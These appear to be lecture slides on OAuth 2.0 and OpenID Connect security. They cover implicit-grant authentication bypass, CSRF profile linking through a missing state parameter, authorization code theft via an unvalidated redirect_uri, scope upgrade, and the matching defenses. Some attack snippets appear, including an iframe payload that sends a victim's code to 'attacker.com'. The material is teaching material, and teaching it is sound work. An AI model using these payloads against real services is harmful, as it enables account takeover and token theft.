- A mechanism where a user can authenticate once and then access multiple applications or services without needing to log in again for each one
- Makes use of OpenID Connect (OIDC) built on top of OAuth 2.0
- SSO server acts as the OpenID Connect provider (OP), responsible for authenticating the user and issuing identity tokens
 - Since user is authenticated centrally by the SSO server, SSO does not ask for another login if user session is active with it
 - Handled via usual session token/cookies/JWTs etc
 - Just passes a new token for the other client-app, user is trying to access

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- ~~Implicit Grant~~
- ~~OpenID Connect and SSO~~
- **OAuth Vulnerabilities**
- Defense Mechanisms
- Real Life Examples

OAuth Vulnerabilities

- **Authentication bypass in Implicit grant**
 - Access token passed with some credentials to client app
 - See next slide
 - Client-app has no way to check if credentials are belonging to the right person
 - Attacker can establish a session, follow through, but modify the POST request to include someone else's data and sent
 - Can login to their account!

Summary of Implicit Grant

1. GET /accounts/login/ HTTP/2
Host: client-app.com
2. GET
/authorize?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com
3. POST /login HTTP/2
Host: oauth-authorization-server.com
4. GET
/callback#access_token=z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com
5. GET /userinfo HTTP/1.1 (from browser to resource server)
Host: resourceiitb.ac.in
Authorization: Bearer z0y9x...
6. POST /userdetails HTTP/1.1 (from browser to client-app)
Host: client-app.com
JSON Response:
{ "username": "Kameswari Chebrolu", "email": "chebrolu@iitb.ac.in", ... }

```
<script>
const urlSearchParams = new URLSearchParams(window.location.hash.substr(1));
const token = urlSearchParams.get('access_token');
fetch('https://resource-server.com/me', {
  method: 'GET',
  headers: {
    'Authorization': 'Bearer ' + token,
    'Content-Type': 'application/json'
  }
})
.then(r => r.json())
.then(j =>
  fetch('/authenticate', {
    method: 'POST',
    headers: {
      'Accept': 'application/json',
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      email: j.email,
      username: j.sub,
      token: token
    })
  }).then(r => document.location = '/'))
</script>
```

Parses the URL fragment to get access token

Contacting the resource server, passing the token (HTTP GET request)

The resulting JSON response is parsed

Then contacts client-app.com/authenticate end point via POST and passes on obtained username/email/token

Then visits the main page client-app.com/ via another HTTP GET

- **Forced oauth profile linking** due to not using **state** parameter

- State parameter is optional
- Example: Client App lets you link your social media account to your account (so you can login via that)
 - When you click on a link button, it launches below request
 - GET
/authorization?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=code&scope=openid%20profile
- Assume admin user is currently logged in to client-app (through non social media account)
- Through **CSRF** style attack, admin is made to click on some button in a malicious website (in another tab)
 - `<iframe src="https://client-app.com/callback?code=Attacker's code"></iframe>`
 - Attacker's code can be obtained by attacker by trying to link his own social media account
 - Since **state is not tracked**, one session's "code" is being used in another

Summary of Authorization Code Grant

1. GET /accounts/sso/ HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnvz HTTP/2
Host: sso.iitb.ac.in
3. POST /login HTTP/2
Host: sso.iitb.ac.in
4. GET /accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnvz HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
Host: sso.iitb.ac.in
client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&grant_type=authorization_code&code=9539bd3b66a6573ac1f589632d1611e5362adadd
6. GET /userinfo HTTP/2 (from flamingo to resource server)
Host: resourceiitb.ac.in
Authorization: Bearer kn912KLdgt...

- **Leaking authorization code/tokens**

- Can happen if OAuth service fails to validate redirect URI properly
- In a CSRF-like attack, can trick victim's browser into initiating an OAuth flow that will send the code or token to an attacker-controlled redirect_uri
 - `<iframe src="https://oauth-server.com/authorize?client_id=12345&redirect_uri=https://attacker.com/callback&response_type=code&scope=openid%20profile%20email"></iframe>`
 - Attacker will use this obtained code as part of his session with the client-app
 - Will send at some point:
<https://client-app.com/callback?code=STOLEN-CODE>
 - Using state does not prevent the attack, he can add whatever state that is part of this session

GET

/authorize?client_id=12345&state=swueaxmguyfmqnv&redirect_uri=https://attacker.com/callback&response_type=code&scope=openid%20profile%20email

.....

(if session active, sends a direct 302, no login needed)

HTTP/2 302

....

location:
https://attacker.com/callback/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnv

- More secure **authorization servers** will require a **redirect_uri** parameter to be sent when **exchanging code** with the **resource server** (behind scene)
 - Server should **check** if this matches the one it received in the **initial authorization request** and reject if not

Client App → Authorization Server

POST /authorization HTTP/1.1

client_id=12345&client_secret=SECRET&redirect_uri=<https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/>
&grant_type=authorization_code&code=9539bd3b66a65
73ac1f589632d1611e5362adadd

- **Flawed scope validation:**

- Token/Code should allow client application to access only the scope that was approved by the user
- But attacker can upgrade the access token due to flawed validation by the OAuth service

- Scope upgrade: authorization code flow
 - Difficult in practice since this code grant happens behind the scenes
 - But, attacker can register their own malicious client application with the OAuth service
 - Attacker's malicious client application initially requests access to the user's email address
 - After user approves request, malicious client application receives an authorization code
 - App then adds another scope parameter to the code/token exchange request

Summary of Authorization Code Grant

1. GET /accounts/sso/ HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv HTTP/2
Host: sso.iitb.ac.in
3. POST /login HTTP/2
Host: sso.iitb.ac.in
4. GET /accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnzv HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
Host: sso.iitb.ac.in
client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&grant_type=authorization_code&code=9539bd3b66a6573ac1f589632d1611e5362adadd&scope=**something else**
6. GET /userinfo HTTP/2 (from flamingo to resource server)
Host: resourceiitb.ac.in
Authorization: Bearer kn912KLdgt...

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- ~~Implicit Grant~~
- ~~OpenID Connect and SSO~~
- ~~OAuth Vulnerabilities~~
- **Defense Mechanisms**
- **Real Life Examples**

Defense: OAuth Service Providers

- Protocol is well defined, Good Implementation is the defense (OAuth2.1 helps)
- Ensure client applications register a whitelist of valid redirect_uris
 - Use strict byte-for-byte comparison to validate the URI in any incoming requests (including later requests)
- Enforce use of the state parameter (unguessable)
- On resource server, verify access token was issued to the same client_id that is making the request
 - Also check scope being requested matches the scope for which the token was originally granted
- Use encryption and secure hashing algorithms to protect token/codes values both in transit and at rest.

Defense: OAuth Client Applications

- Fully understand how OAuth works, vulnerabilities arise due to lack of understanding
- Use **state** parameter even though it is optional
- If using OpenID Connect id_token, **validate the JW token**
- Be careful with **authorization codes** - they may be leaked via **Referer headers**
- Monitor and analyze access patterns to detect and mitigate suspicious activities, such as unusually high request rates or unauthorized access attempts.

Real Life Examples

- Slack OAuth2 "redirect_uri" Bypass to steal access tokens:
<https://hackerone.com/reports/2575/>
- Swiping Facebook Official Access Tokens:
<http://philippeharewood.com/swiping-facebook-official-access-tokens/>

References

- <https://portswigger.net/web-security/oauth>